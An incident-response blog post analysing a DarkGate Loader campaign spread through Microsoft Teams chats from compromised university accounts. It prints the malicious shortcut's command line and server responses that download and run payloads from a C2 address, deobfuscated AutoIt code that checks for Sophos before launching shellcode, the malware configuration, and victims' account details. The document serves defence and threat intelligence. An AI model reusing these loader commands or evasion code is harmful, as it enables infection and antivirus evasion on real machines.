Title: DarkGate Loader delivered via Teams

truesec.com/hub/blog/darkgate-loader-delivered-via-teams

In the last week of August, Truesec Cybersecurity Incident Response Team (CSIRT) investigated a Microsoft Teams malware campaign delivering malware identified as DarkGate Loader.


On August 29, in the timespan from 11:25 to 12:25 UTC, Microsoft Teams chat messages were sent from two external Office 365 accounts compromised prior to the campaign. The message content aimed to social engineer the recipients into downloading and opening a malicious file hosted remotely.

Investigating the Senders

Using Microsoft Purview's eDiscovery tool we searched for the senders (participants) in Microsoft Teams.

The senders of the external Microsoft Teams chat messages were identified as “Akkaravit Tattamanas” (63090101@my.buu.ac.th) and “ABNER DAVID RIVERA ROJAS” (adriverar@unadvirtual.edu.co). Truesec Threat Intelligence confirmed the accounts were compromised via an unknown malware and put up for sale on the Dark Web in August 2023.

Using AADInternal's OSINT tool, we could gather more information on the O365 tenant to which the accounts belong and use the listed domains to search for additional messages.



Property	Value
Default domain	unadvirtual.edu.co
Tenant name	unadvirtualedu.onmicrosoft.com
Tenant brand	Universidad Nacional Abierta y a Distancia
Tenant id	fc00547a-24bb-4e4f-9d61-73fca5eb9df3
Tenant region	SA
Seamless single sign-on (SSSO)	disabled
Uses Azure AD Connect cloud sync	N/A
Certificate-based authentication (CBA)	N/A
User name	adriverar@unadvirtual.edu.co
User id	3793d85c-72c4-4bd0-b0f1-87fbb7efeaf0
Teams status	Offline
Verified domains	5

Domain	Type	STS
unad.edu.co	Managed	
unad-ue.es	Managed	
unadvirtual.edu.co	Managed	
unadvirtualedu.mail.onmicrosoft.com	Managed	
unadvirtualedu.onmicrosoft.com	Managed	

Property	Value
Default domain	null
Tenant name	burapha.onmicrosoft.com
Tenant brand	BUU
Tenant id	b69dd9f4-0c6d-4310-9d05-2cf943075335
Tenant region	AS
Seamless single sign-on (SSSO)	disabled
Uses Azure AD Connect cloud sync	N/A
Certificate-based authentication (CBA)	N/A
User name	63090101@my.buu.ac.th
User id	f81a7903-053d-46c2-a5dd-1c841846bca6
Teams status	Away
Verified domains	5

Domain	Type	STS
burapha.mail.onmicrosoft.com	Managed	
burapha.onmicrosoft.com	Managed	
buu.ac.th	Managed	
buu365.buu.ac.th	Managed	

Figure 1: Screenshot from AADInternal's

my.buu.ac.th	Managed

OSINT tool with the sender's O356 tenant details.

HR-Themed Social Engineering Lure

Both senders had an identical-sounding message with a link to an externally hosted file, "Changes to the vacation schedule.zip" (hosted on the senders SharePoint sites).




Figure 2: Screenshot of one of the MS Teams chat messages.
The SharePoint URLs hosting the remote attachment can be seen in the figure below.

```
https://burapha-my.sharepoint.com/:u:/g/personal/63090101_my_buu_ac_th/EWkB0l3nR4dCjDmwAe7jb7kBWPPkDObt8wVbmB1O6UztmA

https://unadvirtualedu-my.sharepoint.com/personal/adriverar_unadvirtual_edu_co/Documents/Microsoft%20Teams%20Chat%20Files/Changes%20to%20the%20vacation%20schedule.zip
```

Figure 3: URLs to the SharePoint sites hosting the remote ZIP file.

Downloading the Malware

Clicking the URL would take the victim to the SharePoint sites where the file “Changes to the vacation schedule.zip” could be downloaded.




Figure 4: Screenshot of a SharePoint site hosting the file "Changes to the vacation schedule.zip."
The file was later identified by Microsoft Defender as malware “BAT/Tisifi.A#”.




Figure 5: Screenshot of MS Defender detecting the file as malicious.

Analyzing the Malicious Files

Using a combination of static and dynamic malware analysis our goal was to identify the final payload delivered in the campaign.

The ZIP file contains a malicious LNK file (shortcut) posing as a PDF document: "Changes to the vacation schedule.pdf.lnk."




Figure 6: Screenshot of the extracted LNK file as shown in File Explorer.

Using Eric Zimmerman's "LECmd.exe" to analyze the malicious LNK file, we can extract the command line it would execute upon opening.

```
C:\Windows\System32\cmd.exe /c mkdir C:\tgph\ & cd /d C:\tgph\ & echo tpfvxv=^"http://5.188.87.58:2351/wbzadczl^":eypawy=^"WINHTTP.WinHTTPRequest.5.1^":xalqavicdbkco =
^"Shell.Application^":ucirppufrcvj = ^"cmd^":if len(tpfvxv) ^> 4 Then:if len(tpfvxv) ^> 4 Then:if len(tpfvxv) ^> 4 Then:if len(tpfvxv) ^> 4 Then:With
CreateObject(eypawy):.Open ^"get^", tpfvxv, False  :.send:nefhtmeaxevbq = .responseText:if len(nefhtmeaxevbq) = 0 Then:MsgBox ^"error test _ 2^":end
if:CreateObject(xalqavicdbkco).ShellExecute ucirppufrcvj, nefhtmeaxevbq ,^"^",^"^",0:End With:end if:end if:end if:end if > asrxpm.vbs & asrxpm.vbs
```

Figure 7: Screenshot of the command executed after opening the LNK file.

The execution of the VBScript file in C:\tgph\asrxmp.vbs triggers the download and execution of the file hXXp:// 5[.]188[.]87[.]58:2351/wbzadczl

```
GET /wbzadczl HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 5.188.87.58:2351

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 205
Date: Thu, 31 Aug 2023 07:33:45 GMT

/c mkdir c:\wbza & cd /d c:\wbza & copy c:\windows\system32\curl.exe wbza.exe & wbza -o Autoit3.exe http://5.188.87.58:2351 & wbza -o eszexz.au3
http://5.188.87.58:2351/msiwbzadczl & Autoit3.exe eszexz.au3
```

Figure 8: Wireshark trace of the VBScript file download.

The commands make use of a Windows version of cURL (renamed to wbza) to download and execute Autoit3.exe and the bundled script eszexz.au3. The pre-compiled AutoIT script hides the code in the middle of the file by looking for the magic bytes 0x4155332145413036 (AU3!EA06).




Figure 9: Screenshot of the bundled AutoIT script file.

Upon executing the script, AutoIT drops a new file that contains shellcode, and before execution, it makes a check to see if Sophos antivirus is installed.

```
4178    LOCAL $YEEFEMMS
4179    $HYTKONCDNZ&="D1E983C0088BD94B85DB7C2F430FB708C1E90C83F903751D8B4DDC8B75E82B71348B0A034DE8668B386681E7FF0F0FB7FF03"
4180    LOCAL $BMNMUB
4181    $HYTKONCDNZ&="CF013183C0024B75D28B420403C28BD08BC28BC82B4DD48B5DDC3B8BA400000072A68B45DC8B40288945E48B45E80345E4FF"
4182    LOCAL $FVXUJQ
4183    $HYTKONCDNZ&="E05F5E5B8BE55DC300"
4184    LOCAL $JUYF
4185    LOCAL $NCHMJC
4186    LOCAL $QLRTYS
4187  IF (NOT FILEEXISTS(@PROGRAMFILESDIR)) AND (@USERNAME<>"SYSTEM") THEN
4188    LOCAL $TTBB
4189    EXIT
4190    LOCAL $XBKIDWUA
4191    LOCAL $BBLTN
4192  ELSE
4193    LOCAL $FJVADI
4194    $PQZPEFBHVW=BINARYTOSTRING("0x"&$HYTKONCDNZ)
4195    LOCAL $IREISYP
4196    $KWLZQADWPI=DLLSTRUCTCREATE("byte["&BINARYLEN($PQZPEFBHVW)&"]")
4197    LOCAL $NRGSCV
4198    LOCAL $OLDPROTECT
4199    LOCAL $QZPASKAB
4200    LOCAL $THZHHZKX
4201  IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos")) THEN
4202    LOCAL $YHASSWLEE
4203    EXECUTE(BINARYTOSTRING(
       "0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374222C2022707472222C2
4204    LOCAL $FXTHXB
4205    ENDIF
4206    LOCAL $KXUS
4207    LOCAL $LOMV
4208    LOCAL $PWWDRVI
4209    EXECUTE(BINARYTOSTRING("0x446C6C43616C6C282275736572333322E646C6C222C20226C726573756C74222C2022432226636872283937292
4210    LOCAL $TVXOBSJQ
4211    LOCAL $XEGVRHTM
4212    ENDIF
4213    LOCAL $CDIGBEUTC
4214    LOCAL $FLRNQ
```

Figure 10: The deobfuscated AutoIT script showing a check for Sophos antivirus.
If Sophos is not installed, additional code in the AutoIT script is deobfuscated to launch the shellcode.

```
DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($KWlZQadWPi), "int", BinaryLen($PqZPefBHvW), "dword", 0x40, "dword*", $oldprotect)
```


Figure 11: Screenshot of AutoIT shellcode execution.
When the shellcode is run, the first thing it does is load “byte by byte.” This technique is called stacked strings, to create a new file. It can be seen in the figure below that the first bytes of the created file are 0x4d and 0x5a, which indicates a Windows executable.

```
Listing: shell.bin
00000000    PUSH    EBP
00000001    MOV     EBP, ESP
00000003    PUSH    EAX
00000004    MOV     EAX, 0x3

                    LAB_00000009                                XREF[1]:   00000011(j)
00000009    ADD     ESP, 0xfffff004
0000000f    PUSH    EAX
00000010    DEC     EAX
00000011    JNZ     LAB_00000009
00000013    MOV     EAX, dword ptr [EBP + local_8]
00000016    ADD     ESP, 0xfffff5ac
0000001c    PUSH    EBX
0000001d    PUSH    ESI
0000001e    PUSH    EDI
0000001f    LEA     EAX=>local_3a5a, [EBP + 0xffffc5aa]
00000025    MOV     byte ptr [EAX]=>local_3a5a, 0x4d
00000028    MOV     byte ptr [EAX + local_3a59], 0x5a
0000002c    MOV     byte ptr [EAX + local_3a58], 0x50
00000030    MOV     byte ptr [EAX + local_3a57], 0x0
00000034    MOV     byte ptr [EAX + local_3a56], 0x2
00000038    MOV     byte ptr [EAX + local_3a55], 0x0
0000003c    MOV     byte ptr [EAX + local_3a54], 0x0
00000040    MOV     byte ptr [EAX + local_3a53], 0x0
00000044    MOV     byte ptr [EAX + local_3a52], 0x4
00000048    MOV     byte ptr [EAX + local_3a51], 0x0
0000004c    MOV     byte ptr [EAX + local_3a50], 0xf
00000050    MOV     byte ptr [EAX + local_3a4f], 0x0
00000054    MOV     byte ptr [EAX + local_3a4e], 0xff
00000058    MOV     byte ptr [EAX + local_3a4d], 0xff
0000005c    MOV     byte ptr [EAX + local_3a4c], 0x0
00000060    MOV     byte ptr [EAX + local_3a4b], 0x0
```

Figure 12: Screenshot from Ghidra showing the shellcode's use of stack strings to load a new Windows executable.

The payload could then be extracted from memory and analyzed with PE Studio from www.winitor.com:



property	value
md5	9051389EA8A88522755A9746D1CFD68B
sha1	9849BCA2CFC26679B1D78140D09543519C614484
sha256	D15CCAFD4FF7967C4E692C65B042BD777DD3AE556D6CA29F86AC1571FEE977B0
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00
first-bytes-text	M Z P .. .. @ .. ..
file-size	14848 (bytes)
size-without-overlay	n/a
entropy	5.890
imphash	0826A6735005041380 29A2263E6BD63D
signature	n/a
entry-point	55 8B EC B9 09 00 00 00 6A 00 6A 00 49 75 F9 B8 24 35 40 00 E8 F3 EF FF FF 33 C0 55 68 6F 37 40 00
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x2A425E19 (Fri Jun 19 22:22:17 1992)
debugger-stamp	n/a
resources-stamp	0x57049937 (Wed Apr 06 05:05:59 2016)
import-name	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

Figure 13: Screenshot from PE Studio showing technical details about the payload.

The payload was identified as “DarkGateLoader” on VirusTotal. After the identification of the malware, we found an excellent writeup from Deutsche Telekom CERT and used their config extractor on the AutoIT script file “eszexz.au3” to extract the DarkGate malware’s configuration:


```
{
    "anti_analysis": false,
    "anti_debug": true,
    "anti_vm": false,
    "c2_ping_interval": 4,
    "c2_port": 2351,
    "c2_servers": [
        "http://5.188.87.58"
    ],
    "check_disk": false,
    "check_ram": false,
    "check_xeon": false,
    "crypter_au3": true,
    "crypter_dll": false,
    "crypter_rawstub": false,
    "crypto_key": "MelLkqeQdHrvCm",
    "flag_14": 4,
    "flag_18": true,
    "flag_19": true,
    "internal_mutex": "bKcDaE",
    "min_disk": 100,
    "min_ram": 4096,
    "rootkit": true,
    "startup_persistence": true
}
```


Figure 14: Configuration extracted from the DarkGate malware.

Further reading on the DarkGate Loader and DarkGate malware capabilities:

https://github.security.telekom.com/2023/08/darkgate-loader.html

https://0xtoxin.github.io/threat%20breakdown/DarkGate-Camapign-Analysis/

Recommendations

This attack was detected due to the security awareness training of the recipients. Unfortunately, current Microsoft Teams security features such as Safe Attachments or Safe Links was not able to detect or block this attack. Right now, the only way to prevent this attack vector within Microsoft Teams is to only allow Microsoft Teams chat requests from specific external domains, albeit it might have business implications since all trusted external domains need to be whitelisted by an IT administrator. More on how these settings can be activated and used can be found here: https://learn.microsoft.com/en-us/microsoftteams/trusted-organizations-external-meetings-chat?tabs=organization-settings

Indicators of Compromise

Filename	SHA256 Hash
Changes to the vacation schedule.zip	0c59f568da43731e3212b6461978e960644be386212cc448a715dbf3f489d758
Changes to the vacation schedule.pdf.lnk	bcd449470626f4f34a15be00812f850c5e032723e35776fb4b9be6c7be6c8913
c:\tgph\asrxpm.vbs	4c21711de81bb5584d35e744394eed2f36fef0d93474dfc5685665a9e159eef1
c:\wbza\eszexz.au3	1bcde4d4613f046b63e970aa10ea2662d8aa7d326857128b59cb88484cce9a2d

A similar file with the same filename, “Changes to the vacation schedule.zip,” and behavior (but with a different hash) is available on VirusTotal: https://www.virustotal.com/gui/file/09904d65e59f3fbbbf38932ae7bff9681ac73b0e30b8651ec567f7032a94234f.

URLs

hXXps://burapha-my[.]sharepoint[.]com/:u:/g/personal/63090101_my_buu_ac_th/EWkB0l3nR4dCjDmwAe7jb7kBWPPkDObt8wVbmB1O6UztmA
hXXps://unadvirtualedu-my[.]sharepoint[.]com/personal/adriverar_unadvirtual_edu_co/Documents/Microsoft%20Teams%20Chat%20Files/Changes%20to%20the%20vac
hXXp://5[.]188[.]87[.]58:2351/wbzadczl
hXXp:// 5[.]188[.]87[.]58:2351/msiwbzadczl

Command & Control Server

hXXp://5[.]188[.]87[.]58:2351

